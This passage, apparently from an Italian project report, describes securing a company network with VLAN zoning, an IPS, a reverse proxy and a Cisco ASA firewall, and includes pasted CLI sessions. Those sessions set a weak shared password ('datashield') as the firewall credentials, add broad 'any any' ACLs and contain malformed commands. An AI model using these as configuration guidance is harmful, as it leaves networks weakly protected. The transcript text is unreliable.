- Motivazione: Un IPS offre protezione in tempo reale bloccando le minacce, mentre un IDS si limita a rilevare senza intervenire. L'IPS è preferibile per una risposta immediata alle intrusioni.

7. Tipologia di filtraggio firewall ASA (Application Layer Filtering)

- A differenza dei firewall che operano a livelli più bassi (come il livello di rete o di trasporto), i firewall di livello applicazione esaminano il contenuto dei pacchetti di dati.
- Analizzano le informazioni specifiche dell'applicazione, come le richieste HTTP in un browser web, i comandi FTP, o le query SQL in un database.

8. Firewall perimetrale

- Descrizione: Implementazione di un firewall perimetrale per proteggere l'intera rete dall'esterno.
- Motivazione: Il firewall perimetrale funge da prima linea di difesa contro le minacce esterne, bloccando il traffico non autorizzato e proteggendo l'integrità della rete interna.



Configurazione delle VLAN con Privilegio Minimo – ZONING

Andiamo nel dettaglio della tecnica di segmentazione e della configurazione della VLAN: Zoning:

Area di Rete Comuni

Intranet: La rete interna dell'azienda che ospita solo i PC degli impiegati. I flussi di rete sono interni e non vi sono servizi raggiungibili da internet.

DMZ: I flussi provengono da internet, quindi questa rete deve essere altamente protetta. Il suo scopo principale è ospitare servizi pubblici, come server web, server di posta elettronica e server DNS, che devono essere accessibili dall'esterno, proteggendo al contempo la rete interna da attacchi.

Definizione LAN e VLAN e differenze

Una LAN (Local Area Network) e una VLAN (Virtual Local Area Network) sono entrambe utilizzate per connettere dispositivi all'interno di una rete locale. Tuttavia, una VLAN offre diversi vantaggi in termini di sicurezza rispetto a una LAN tradizionale:

Separazione del Traffico

LAN Tradizionale: tutto il traffico di rete viene trasmesso all'interno dello stesso dominio di broadcast, consentendo a qualsiasi dispositivo di intercettare il traffico destinato ad altri dispositivi, aumentando il rischio di attacchi come sniffing e man-in-the-middle.

VLAN: Una VLAN segmenta logicamente la rete in diverse sottoreti virtuali, riducendo il dominio di broadcast e limitando il traffico ai dispositivi all'interno della stessa VLAN, prevenendo l'intercettazione del traffico tra VLAN diverse.

Segmentazione della Rete

LAN Tradizionale: La segmentazione della rete richiede spesso hardware aggiuntivo e una configurazione complessa.

VLAN: Consentono una segmentazione più flessibile e dinamica. Gli amministratori possono configurare VLAN specifiche per diversi dipartimenti, ruoli o tipi di dispositivi senza necessità di hardware aggiuntivo sensibili.

Controllo degli Accessi

LAN Tradizionale: Difficile implementare controlli di accesso granulari poiché tutti i dispositivi condividono lo stesso dominio di broadcast.

VLAN: Permettono una gestione efficace e sicura dei permessi di accesso. Gli amministratori di rete possono definire regole specifiche per ogni VLAN, controllando quali dispositivi o utenti possono comunicare tra loro, isolando segmenti di rete.

Sicurezza e Confinamento delle Minacce

LAN Tradizionale: Una compromissione di un dispositivo può propagarsi facilmente ad altri dispositivi all'interno della stessa rete inoltre monitorare e gestire la sicurezza è complicato a causa della mancanza di segmentazione.

VLAN: Limitano la portata di una compromissione. Se un dispositivo in una VLAN viene compromesso, l'attaccante avrà accesso limitato solo ai dispositivi all'interno di quella VLAN, confinando così la minaccia, questo inoltre facilita il monitoraggio e la gestione della sicurezza. È più facile identificare anomalie e implementare politiche di sicurezza specifiche per ciascun segmento della rete.

Configurazione dei Privilegi delle VLAN

VLAN per Supervisori: Consigliamo di configurare una VLAN con privilegi di accesso alti per gli supervisori.

VLAN per Impiegati: Di conseguenza configurare una VLAN separata con privilegi limitati per gli impiegati. Questa VLAN limita l'accesso ai dati e alle risorse sensibili, garantendo che possano accedere solo alle risorse necessarie per il loro ruolo specifico.

Implementazione di Misure di Sicurezza Avanzate

LAN Tradizionale: Tecnologie di sicurezza avanzate come firewall, IDS e IPS possono essere difficili da implementare efficacemente.

VLAN: È più facile posizionare dispositivi di sicurezza strategicamente tra diverse VLAN per monitorare e controllare il traffico inter-VLAN, migliorando la sicurezza complessiva.

Per l'appunto nell'intranet abbiamo implementato un IPS nel server.

Con questa scelta di rete abbiamo una sinergia tra VLAN e IPS:

Utilizzare VLAN per segmentare la rete e definire i privilegi offre un isolamento fisico e logico delle risorse, inoltre aggiungendo un IPS, si aggiunge un ulteriore livello di sicurezza, monitorando e prevenendo attacchi in tempo reale. Inoltre la segmentazione tramite VLAN riduce la superficie di attacco, e l'IPS protegge attivamente le VLAN rilevando e bloccando attività sospette.

Implementare una VLAN con privilegi per l'e-commerce aziendale offre un controllo granulare degli accessi e un isolamento efficace delle risorse critiche. Questa soluzione supera le altre opzioni in termini di sicurezza interna, controllo degli accessi e protezione multilivello quando combinata con un IPS.

Il vantaggio nell'utilizzo di un IPS rispetto ad un IDS (Intrusion Detection System) sta nell'azione immediata del primo rispetto al secondo che si limita a rilevare le minacce senza intervenire direttamente. Il nostro obiettivo principale è impedire che gli attacchi danneggino il sistema, per questo la migliore opzione è un IPS che li blocca a monte.

Scelta dell'IPS e del Reverse Proxy

IPS (Intrusion Prevention System)

Scelta: L'IPS deve essere scelto in base alla capacità di rilevare e bloccare intrusioni in tempo reale. Deve integrarsi bene con l'infrastruttura di rete esistente e supportare aggiornamenti frequenti per proteggere dalle minacce emergenti.

Posizionamento: L'IPS è posizionato nella rete interna, tra server e router. Questo permette di monitorare tutto il traffico in ingresso e in uscita, bloccando le minacce prima che possano raggiungere il server.

Reverse Proxy

Cos'è un Reverse Proxy: Un reverse proxy agisce come intermediario tra i server interni e i client esterni, invece di agire come intermediario tra un utente (client) e la rete esterna come un proxy tradizionale.

Funzionamento: Si posiziona tra i server interni (ad esempio, server web) e gli utenti esterni. Gli utenti esterni non si connettono direttamente ai server interni; invece, si connettono al reverse proxy che inoltra le loro richieste ai server appropriati e reindirizza le risposte agli utenti.

Vantaggi e Caratteristiche:

Efficienza: Ascolta su determinate porte e inoltra le richieste a diversi server interni con differenti IP, riducendo i disservizi di rete.

Sicurezza: Funziona come un filtro in entrata, proteggendo i server interni dagli attacchi esterni. Nasconde l'infrastruttura interna e riduce il rischio di attacchi diretti ai server.

Bilanciamento del Carico: Distribuisce il traffico tra vari server interni, migliorando le prestazioni e la disponibilità del servizio.

Firewall

La configurazione del firewall deve includere regole precise per il traffico di rete e accessi. È fondamentale limitare l'accesso ai server intranet solo agli IP statici dell'intranet, escludendo quelli esterni. Ci vogliamo concentrare prima su questi punti:

Definire le Regole di Accesso:

Consentire solo il traffico da IP interni statici verso i server intranet.

Bloccare tutte le connessioni provenienti da IP esterni.

Configurare i Firewall Perimetrali:

Utilizzare firewall perimetrali per segmentare la rete e proteggere gli asset critici.

Creare regole di accesso specifiche per ogni zona della rete in base alla criticità degli asset.

Perché Utilizzare un Firewall

Un firewall è un dispositivo o software progettato per proteggere una rete informatica o un sistema da minacce esterne. Regola il traffico di rete in entrata e in uscita, agendo come guardiano tra una rete interna e il mondo esterno. Esamina il traffico e decide se consentire o bloccare il passaggio dei dati in base a regole predefinite. I firewall operano su vari livelli del modello ISO/OSI, a seconda del tipo e delle funzionalità specifiche.

Regole Statiche per il Firewall

1. Creazione delle Regole Statiche

Definizione delle Regole: L'amministratore di rete definisce un insieme di regole statiche che determinano quali pacchetti di dati sono considerati sicuri e quali devono essere bloccati.

2. Valutazione del Traffico

Ricezione del Pacchetto: Quando il firewall riceve un pacchetto, esamina le informazioni contenute nell'intestazione del pacchetto.

Confronto con le Regole: Il firewall confronta il pacchetto con le regole statiche configurate, verificando se l'indirizzo IP di origine è autorizzato, se la porta di destinazione è consentita e se il protocollo utilizzato è permesso.

Perché Utilizzare Regole Statiche

Sicurezza Incrementata: Le regole statiche consentono di definire in modo preciso quali tipi di traffico sono sicuri, riducendo il rischio di accessi non autorizzati.

Controllo Dettagliato: Offrono un controllo dettagliato sul traffico di rete, permettendo di configurare eccezioni e blocchi specifici in base alle necessità della rete aziendale.

Affidabilità: Poiché le regole statiche sono predefinite, forniscono una protezione costante senza bisogno di aggiornamenti frequenti, rendendo il sistema di sicurezza affidabile e prevedibile.

Tipologie di Firewall e Filtraggio

Firewall Perimetrali

Descrizione: Proteggono la rete interna da minacce esterne formando un perimetro di difesa tra la rete interna e internet o altre reti non fidate.

Funzionalità di Filtraggio:

Stateful Inspection: Monitora lo stato delle connessioni di rete e filtra i pacchetti in base allo stato e al contesto della connessione.

Packet Filtering: Analizza i pacchetti singolarmente basandosi su criteri predefiniti senza considerare lo stato della connessione.

Livelli di Operazione: Lavorano a livello del Network Layer, Transport Layer e Application Layer (come ASA).

Azione di Filtraggio dei Firewall

L'azione di filtraggio dei firewall è denominata **Action**. Poiché l'approccio dei firewall è di tipo top-down, le regole in alto hanno priorità su quelle inferiori.

Una volta risolta una regola, il controllo cessa, quindi è fondamentale considerare sempre le regole impostate.

Azioni del Firewall (Action)

Le azioni che un firewall può eseguire sui pacchetti sono le seguenti:

- **Allow:** Il firewall lascia passare il pacchetto.
- **Drop:** Il firewall scarta il pacchetto senza inviare messaggi diagnostici alla sorgente.
- **Deny:** Il firewall non lascia passare il pacchetto e informa la sorgente del problema.

Nota Bene: Se l'IP in ingresso non rientra in alcuna regola, il pacchetto viene scartato.

Policy dei Firewall

Le policy dei firewall sono le regole di filtraggio dei pacchetti che prendono in considerazione diverse caratteristiche, quali:

- **IP Sorgente/Destinatario:** Determina quali indirizzi IP possono inviare o ricevere pacchetti.
- **Protocollo/Porta di Destinazione:** Specifica quali protocolli e porte possono essere utilizzati.
- **Geolocalizzazione:** Filtra le richieste in base alla loro provenienza geografica.
- **Applicativo Utilizzato:** Regola il traffico in base al tipo di applicazione.
- **Tipo di Client:** Controlla l'accesso in base al tipo di dispositivo client.

Scelta dell'ASA (Adaptive Security Appliance)

Abbiamo selezionato l'ASA (Adaptive Security Appliance) perché offre la possibilità di effettuare controlli avanzati come SQL injection e cross-site scripting (XSS) grazie al suo funzionamento anche sul livello 7 del modello OSI, permettendo un controllo più granulare tramite il filtraggio delle applicazioni.

Configurazione dell'ASA

Qua introduciamo delle buone pratiche per la configurazione del firewall ASA:


Regolazione dei Permessi: Configura l'ASA per consentire il traffico necessario e bloccare quello indesiderato.

Abilitazione ICMP e Porte Utili: Per testare la connettività, abilita ICMP e le porte necessarie alla navigazione e alle attività quotidiane.

Application Filtering: Implementa il filtraggio delle applicazioni per proteggere da SQL injection e XSS.

Inoltre lasciamo la nostra configurazione personale dell'ASA per la rete di Theta, in modo da avere una copertura efficace e sicura tra le varie zone interessate.

CONFIGURAZIONE DEL FIREWALL:



Processo per impostare un sistema di sicurezza con "password" per poter accedere al terminal di configurazione generale.

```
PERIMETER-FW(config)#
PERIMETER-FW(config)#
PERIMETER-FW(config)#ena
PERIMETER-FW(config)#enable pas
PERIMETER-FW(config)#enable password datashield
PERIMETER-FW(config)#username datashield pass
PERIMETER-FW(config)#username datashield password datashield
PERIMETER-FW(config)#int gig1/1
PERIMETER-FW(config-if)#

```

Ecco le credenziali per entrare nel firewall.

```
ERIMETER-FW(config-if)#no shut

LINK-5-CHANGED: Interface GigabitEthernet1/1, changed state
o down
ERIMETER-FW(config-if)#namei
ERIMETER-FW(config-if)#nameif INSIDE
INFO: Security level for "INSIDE" set to 0 by default.
ERIMETER-FW(config-if)#secur
ERIMETER-FW(config-if)#security-level 100

```

Definizione della rete inside (intranet) con inherente livello di sicurezza impostato al 100%.

```
PERIMETER-FW(config-if)#security-level 100
PERIMETER-FW(config-if)#ip add 10.10.10.1 255.255.255.0
PERIMETER-FW(config-if)#ex
PERIMETER-FW(config)#ing gig1/3
^
% Invalid input detected at '^' marker.

PERIMETER-FW(config)#int gig1/3
PERIMETER-FW(config-if)#no shut

PERIMETER-FW(config-if)#namei
PERIMETER-FW(config-if)#nameif DMZ
INFO: Security level for "DMZ" set to 0 by default.
PERIMETER-FW(config-if)#
PERIMETER-FW(config-if)#security-level 60
PERIMETER-FW(config-if)#ip
PERIMETER-FW(config-if)#ip add 172.16.10.1 255.255.255.240
PERIMETER-FW(config-if)#

```

Definizione della rete dmz con inherente livello di sicurezza impostato al 60%

```

PERIMETER-FW(config-if)#ip add 172.16.10.1 255.255.255.240
PERIMETER-FW(config-if)#ex
PERIMETER-FW(config)#int gig1/2
PERIMETER-FW(config-if)#no sh
PERIMETER-FW(config-if)#no shut

%LINK-5-CHANGED: Interface GigabitEthernet1/2, changed state
to down
PERIMETER-FW(config-if)#nameif OUTSIDE
INFO: Security level for "OUTSIDE" set to 0 by default.
PERIMETER-FW(config-if)#sec
PERIMETER-FW(config-if)#security-level 0
PERIMETER-FW(config-if)#ip add 20.20.20.1 255.255.255.252
PERIMETER-FW(config-if)#

```

Definizione della rete outside con inherente livello di sicurezza impostato allo 0%

Configurazione network ASA:

```

PERIMETER-FW(config-network-object)#ex
PERIMETER-FW#conf
PERIMETER-FW#conf t
PERIMETER-FW(config)#ob
PERIMETER-FW(config)#object net
PERIMETER-FW(config)#object network DMZ-OUT
PERIMETER-FW(config-network-object)#sub
PERIMETER-FW(config-network-object)#subnet 172.16.10.0 255.255.255.240
PERIMETER-FW(config-network-object)#nat (DMZ,OUTSIDE) d
PERIMETER-FW(config-network-object)#nat (DMZ,OUTSIDE) dynamic i
PERIMETER-FW(config-network-object)#nat (DMZ,OUTSIDE) dynamic interface
PERIMETER-FW(config-network-object)#ex
PERIMETER-FW#wr mem
Building configuration...
Cryptochecksum: 4392544f 4a6643ea 05f62e38 3bb04c3a

1693 bytes copied in 1.407 secs (1203 bytes/sec)
[OK]
PERIMETER-FW#

```

[Copy](#) [Ak](#)

Configurazione della regola per il traffico da DMZ ad OUTSIDE sul firewall Cisco Asa

"DMZ-OUT": regola dinamica che permette al traffico della DMZ di usare il firewall per nascondere l'indirizzo IP privato.

```

1693 bytes copied in 1.407 secs (1203 bytes/sec)
[OK]
PERIMETER-FW#conf
PERIMETER-FW#configure t
PERIMETER-FW(config)#acce
PERIMETER-FW(config)#access-li
PERIMETER-FW(config)#access-list DMZ-acc
PERIMETER-FW(config)#access-list DMZ-ACC
PERIMETER-FW(config)#access-list DMZ-ACCESS exte
PERIMETER-FW(config)#access-list DMZ-ACCESS extended per
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit icmp any an
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit icmp any any
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit icmp any any ?

configure mode commands/options:
  echo
  echo-reply
  unreachable
  <cr>
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit icmp any any
WARNING: <DMZ-ACCESS> found duplicate element
PERIMETER-FW(config)#ac
PERIMETER-FW(config)#acces
PERIMETER-FW(config)#access l
PERIMETER-FW(config)#access-l
PERIMETER-FW(config)#access-list DMZ-ACCESS ext
PERIMETER-FW(config)#access-list DMZ-ACCESS extended p
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit t
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit tcp a
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit tcp any a
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit tcp any any e
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit tcp any any eq 8080
PERIMETER-FW(config)#

```

Configurazione regole ICMP e TCP, per consentire il ping tra qualsiasi IP ed il traffico TCP tra qualsiasi origine e destinazione sulla porta 8080 (webcache)

```

PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit tcp any any eq 8080
PERIMETER-FW(config)#
PERIMETER-FW(config)#access-l
PERIMETER-FW(config)#access-list DMZ-ACCESS
PERIMETER-FW(config)#access-list DMZ-ACCESS ex
PERIMETER-FW(config)#access-list DMZ-ACCESS extended p
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit t
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit tcp an
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit tcp any a
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit tcp any any eq 53
PERIMETER-FW(config)#access-list DMZ-ACCESS extended permit udp any any eq 53
PERIMETER-FW(config)#

```

Configurazione dei permessi di traffico TCP sulla porta 8080, per operazioni HTTP ed il traffico TCP & UDP sulla porta 53, fondamentale per operazioni DNS.

ASA0

```
PERIMETER-FW(config)#route
PERIMETER-FW(config)#router
PERIMETER-FW(config)#router os
PERIMETER-FW(config)#router ospf 50
PERIMETER-FW(config-router)#rou
PERIMETER-FW(config-router)#router-id 2.1.2.1
PERIMETER-FW(config-router)#net
PERIMETER-FW(config-router)#network 172.16.10.0
255.255.255.240
% Incomplete command.
PERIMETER-FW(config-router)#network 172.16.10.0
255.255.255.240 are
PERIMETER-FW(config-router)#network 172.16.10.0
255.255.255.240 area 0
PERIMETER-FW(config-router)#net
PERIMETER-FW(config-router)#network 20.20.20.0
255.255.252 are
PERIMETER-FW(config-router)#network 20.20.20.0
255.255.252 area 0
PERIMETER-FW(config-router)#net
PERIMETER-FW(config-router)#network 10.10.10.
00:49:16: %OSPF-5-ADJCHG: Process 50, Nbr 3.1.3.2 on
GigabitEthernet1/2 from LOADING to FULL, Loading Done
^
% Invalid input detected at '^' marker.

PERIMETER-FW(config-router)#net
PERIMETER-FW(config-router)#network 10.10.10.0
255.255.252 are
PERIMETER-FW(config-router)#network 10.10.10.0
```

Copy Paste

Lo screenshot illustra la configurazione di OSPF su un firewall Cisco ASA, essenziale per un routing efficiente. OSPF consente al firewall di gestire dinamicamente le rotte, migliorando l'efficienza e la robustezza della rete.